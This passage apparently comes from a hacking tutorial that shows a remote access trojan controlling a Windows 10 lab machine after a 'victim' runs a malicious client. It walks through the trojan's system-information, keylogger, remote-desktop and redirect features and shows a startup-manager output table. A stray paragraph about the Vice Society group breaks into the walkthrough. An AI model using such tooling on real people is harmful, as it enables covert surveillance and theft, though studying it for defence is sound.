
As soon as our victim falls for the trap and clicks on the malicious client, I will have a connection as shown below.




Here, I have a connection from Windows 10 target. Now, let me show you what this RAT can do. I right click on the connector session and I get to see all the options this RAT provides me.




Let's have a look at the target system information.







Our target PC's name is "Reception" and the username who fell for me is user1. Let's see other features of this RAT.



There is a option for a keylogger and remote desktop which can be very handy. I can also send the victims to a specific website I like. You remember the scenario where I hacked a website, hosted my malware on that website and lured the victims to the website? Here, I can think about a similar scenario.



These are the client management options I have.



Let's get to administration options again. The Startup manager shows all the processes that started running on system startup.

A Hacker group named Vice Society has been leveraging PrintNightmare vulnerability off late. Vice Society is a new hacker group that emerged in mid 2021. This group also has notably targeted public school districts and other educational institutions.

Startup Manager - user1@RECEPTION [192.168.36.209:49726]

Name	Path
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	
SecurityHealth	C:\Windows\system32\SecurityHealthSystray.exe
VMware VM3DService Process	"C:\Windows\system32\vm3dservice.exe" -u
VMware User Process	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	
OneDriveSetup	C:\Windows\SysWOW64\OneDriveSetup.exe /thfirstsetup
OneDrive	"C:\Users\user1\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background

